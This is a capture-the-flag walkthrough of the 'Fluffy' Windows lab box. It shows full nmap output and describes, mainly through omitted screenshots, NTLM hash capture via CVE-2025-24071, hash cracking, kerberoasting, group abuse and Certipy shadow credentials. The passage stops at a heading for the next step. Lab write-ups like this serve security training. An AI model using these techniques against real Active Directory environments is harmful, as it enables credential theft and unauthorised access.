Fluffy - Easy - Windows
Starting Credentials
1
As is common in real life Windows pentests, you will start the Fluffy box with credentials for the following account: j.fleischman / J0elTHEM4n1990!
Nmap Scan
The port scan discovered a Windows domain controller which has the typical services active.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
# Nmap 7.95 scan initiated Sat May 24 16:41:34 2025 as: /usr/lib/nmap/nmap -sCV -p- -v -oT portscan.log 10.10.11.69
Failed to resolve "portscan.log".
Nmap scan report for 10.10.11.69
Host is up (0.032s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-25 03:43:27Z)
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-05-25T03:44:57+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Issuer: commonName=fluffy-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-04-17T16:04:17
| Not valid after:  2026-04-17T16:04:17
| MD5:   2765:a68f:4883:dc6d:0969:5d0d:3666:c880
|_SHA-1: 72f3:1d5f:e6f3:b8ab:6b0e:dd77:5414:0d0c:abfe:e681
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Issuer: commonName=fluffy-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-04-17T16:04:17
| Not valid after:  2026-04-17T16:04:17
| MD5:   2765:a68f:4883:dc6d:0969:5d0d:3666:c880
|_SHA-1: 72f3:1d5f:e6f3:b8ab:6b0e:dd77:5414:0d0c:abfe:e681
|_ssl-date: 2025-05-25T03:44:57+00:00; +7h00m01s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-05-25T03:44:57+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Issuer: commonName=fluffy-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-04-17T16:04:17
| Not valid after:  2026-04-17T16:04:17
| MD5:   2765:a68f:4883:dc6d:0969:5d0d:3666:c880
|_SHA-1: 72f3:1d5f:e6f3:b8ab:6b0e:dd77:5414:0d0c:abfe:e681
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-05-25T03:44:57+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Issuer: commonName=fluffy-DC01-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-04-17T16:04:17
| Not valid after:  2026-04-17T16:04:17
| MD5:   2765:a68f:4883:dc6d:0969:5d0d:3666:c880
|_SHA-1: 72f3:1d5f:e6f3:b8ab:6b0e:dd77:5414:0d0c:abfe:e681
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49678/tcp open  msrpc         Microsoft Windows RPC
49680/tcp open  msrpc         Microsoft Windows RPC
49698/tcp open  msrpc         Microsoft Windows RPC
49715/tcp open  msrpc         Microsoft Windows RPC
49766/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-05-25T03:44:20
|_  start_date: N/A
|_clock-skew: mean: 7h00m00s, deviation: 0s, median: 7h00m00s

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat May 24 16:44:56 2025 -- 1 IP address (1 host up) scanned in 202.18 seconds
Inspecting SMB Shares

netexec was used to check if the user had any access to interesting shares. The user had READ/WRITE access to a share named IT as shown in the below screenshot.
Inspecting IT Share

After opening the share to inspect the contents I discovered a lot of standard files that had no value. The only file of interest was a PDF document related to an upgrade notice.
Inspecting PDF Document

The document highlights an upcoming maintenance in addition to what vulnerabilities are being patched. For the use case of this challenge its probably a hint from the author to assist solving the box. Only one of the CVE’s appeared to be relevant which was CVE-2025-24071.
Researching CVE-2025-24071
NSFOCUS CERT has detected that Microsoft recently released a security update to address a critical spoofing vulnerability in Windows File Explorer, identified as CVE-2025-24071. This vulnerability has a CVSS score of 7.5, indicating its severity. The issue arises from the implicit trust and automatic file parsing behavior of .library-ms files in Windows Explorer. An unauthenticated attacker can exploit this vulnerability by constructing RAR/ZIP files containing a malicious SMB path. Upon decompression, this triggers an SMB authentication request, potentially exposing the user’s NTLM hash. PoC (Proof of Concept) exploits for this vulnerability are now publicly available, making it a current threat. Affected users are strongly advised to apply the patch immediately to mitigate the risk.
POC: https://github.com/FOLKS-iwd/CVE-2025-24071-msfvenom
Crafting Payload

The below screenshot shows the process of crafting the payload using the metasploit module linked above. The ZIP archive contains a .library-ms file which when extracted should trigger windows explorer to read content from an external source making it possible to capture the NTLM hash via sniffing.
Uploading Payload via SMB

Since this is a CTF challenge its common to find scripts automating human behaviour. These scripts are obviously not accessable so it involves some guess work that comes with experience. The only place to drop the payload would be the SMB share so the path forward was fairly limited. The below screenshot shows uploading the payload to the SMB share which will hopefully be extracted by an automated script.
NTLM Capture

It worked as expected. The NTLM hash was captured on the SMB listener.
Cracking NTLM Hash

It was possible to crack the hash as shown in the below screenshot.
Reviewing Bloodhound Data



I used both sets of credentials to gather bloodhound data and uploaded them to the ingestor for analysis. p.agila is a member of Service Account Mnagers. Service Account Mnagers has GenericAll over Service Accounts. Service Accounts has GenericWrite over winrm_svc, ca_svc and ldap_svc.
My first assumption was to try a targeted kerberoast attack on the accounts. The attack was successful and it discovered the hashes of winrm_svc, ca_svc and ldap_svc. However it was not possible to crack the hashes meaning that was not the path forward.
Resource: https://i-tracing.com/blog/dacl-shadow-credentials/
After reading the above article I learned about a new attack path which depends on a DACL misconfiguration.
Adding User to Group
For this attack to be successful p.agila needs to be part of the Service Accounts group. The below screenshot shows the command used to add them to the group.

Certipy - Shadow Auto (winrm_svc)

To exploit the DACL misconfiguration certipy was used in addition to the shadow auto feature to make life easy. The article demonstrates how to do it manually. The below screenshot shows the successful result of discovering the NTLM hash for the winrm_svc user.
Remote Access via WinRM - User Flag Captured

The winrm_svc has the ability to create a remote session on the domain controller via WinRM. User flag captured. After logging in to the domain controller I enumerated the local disk and could not find anything of interest. ADCS is active on the domain controller which is interesting.
Certipy - Shadow Auto (ca_svc)
